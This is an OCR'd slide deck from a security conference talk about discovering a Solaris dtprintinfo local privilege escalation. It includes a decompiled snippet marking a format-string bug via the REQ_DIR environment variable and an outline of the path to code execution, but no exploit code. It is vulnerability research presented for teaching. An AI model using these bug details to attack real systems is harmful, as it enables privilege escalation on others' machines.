




Saturday 25th of September

#RomHack2021



“Keynotes?
Where we’re going,
we don’t need keynotes.”

My last Solaris talk

*Not your
average keynote*

Marco Ivaldi
#RomHack2021

Terminal

File Edit View Search Terminal Help

```
raptor@stalker:~$ cat /etc/release
          Oracle Solaris 11.4 X86
  Copyright (c) 1983, 2018, Oracle and/or its affiliates. All rights reserved.
          Assembled 16 August 2018

raptor@stalker:~$ uname -a
SunOS stalker 5.11 11.4.0.15.0 i86pc i386 i86pc
raptor@stalker:~$ █
```

ORACLE®
Solaris

Files from Marco Ivaldi

 Showing 1 - 25 of 61

Email address	raptor at Oxdeadbeef.info	 
First Active	2000-02-23	
Last Active	2021-02-02	



Solaris 10 1/13 dtprintinfo Local Privilege Escalation

Authored by [Marco Ivaldi](#)

Posted Feb 2, 2021

This archive contains five proof of concept exploits that leverage a dtprintinfo vulnerability in Solaris 10 1/13. It contains three exploits for SPARC and two for Intel.

tags | exploit, proof of concept

systems | solaris

MD5 | [5d45b904e4f7ccb20cdd07d038f881b2](#)

[Download](#) | [Favorite](#) | [View](#)



vudu

Authored by [Marco Ivaldi](#) | Site [Oxdeadbeef.eu.org](#)

Posted Feb 27, 2001

Vudu is a simple X.25 NUA scanner for Unix systems. It is written in bash for portability. Tested on Solaris.

tags | tool, scanner, bash

systems | unix, solaris

MD5 | [11728d9aca87410b9599ef05177c8f76](#)


[Download](#) | [Favorite](#) | [View](#)



```
A - Serial Device      : /dev/ttyS1
B - Lockfile Location : /var/lock
C - Callin Program    :
D - Callout Program   :
E - Bps/Par/Bits      : 115200 8N1
F - Hardware Flow Control : Yes
G - Software Flow Control : No
```

Change which setting? █

Screen and keyboard
Save setup as dfl
Save setup as..
Exit
Exit from Minicom



SAMPLE2.DAT

■	Tone
■	Carrier
■	Undialed
■	Dialed
■	Timeout
■	Ringout
■	Busy
■	Voice
■	Noted
■	Fax
■	UMB
■	Girl
■	Asshole
■	Aborted
■	Blacklist
■	Omitted
■	Excluded

8553 Carrier (1)

Software SICOMM France

You Are on QSD (France)
International Chat System
Free Access


For fun and friends !
No pirating nor hacking Please !



raptor
@0xdea

...

There's been a plot twist! My weekend project just got
much more interesting 🐛



A close-up photograph of a vibrant red starfish with white tube feet, resting on light-colored sand. In the background, a large, translucent blue wave is crashing onto the shore, creating a dynamic scene. The starfish is positioned centrally, with its five arms spread out.

“What are format string
bugs again?”



By Date



By Thread



Search

Format String Attacks

From: Tim Newsham <tim.newsham () guardent com>

Date: Sat, 9 Sep 2000 11:32:05 -0700

Hi,

Attached is a whitepaper on format string attacks. It is presented in Ascii. The full paper can be found in PDF format on the Guardent R&D website in the white papers archive at:

http://www.guardent.com/rd_whtpr.html

Tim Newsham

tim.newsham () guardent com


www.guardent.com

```
printf(“%s”, str);
```

printf(str);

```
printf ("Number %d has no address, number %d has: %08x\n", i, a, &a);
```

From within the `printf` function the stack looks like:



where:

A	address of the format string
i	value of the variable i
a	value of the variable a
&a	address of the variable i

“Hi there,
Mister Bug!”




MARCO IVALDI

A BUG'S LIFE: STORY OF A SOLARIS ODAY



<https://vimeo.com/357848836> - INFILTRATE 2019 RECAP



Cf Decompile: __0Fjcheck_dirPcTBPPP6QStatusLineStructPii - (dtprintinfo_intel)

```
46
47     __format = getenv("REQ_DIR");
48     if (__format == (char *)0x0) {
49         sprintf(local_724,"/usr/spool/lp/requests/%s/",param_2);
50     }
51     else {
52         __format = getenv("REQ_DIR");
53             /* VULN */
54         sprintf(local_724,__format,param_2);
55     }
56     local_c = strlen(local_724);
57     sprintf(local_5f8,"/var/spool/lp/tmp/%s/",param_2);
58     local_48 = strlen(local_5f8);
59     local_44 = opendir(".");
60     if (local_44 != (DIR *)0x0) {
61         pdVar3 = readdir64(local_44);
```

A man with a shaved head and a bun, wearing a patterned hoodie and light-colored pants, is captured in a dynamic, low-profile pose on a paved area. He is leaning forward with one leg extended back and one arm extended forward, as if performing a martial arts move or dance. Behind him is a large, ornate building with traditional Chinese architectural details, including a red plaque with gold characters and a blue sign featuring a white Buddhist wheel symbol and the characters '阿彌陀佛' (Amitabha).

“Roadmap to
the exploit.”


**arbitrary
code exec**

buffer overflow

unable to survive 2 rets

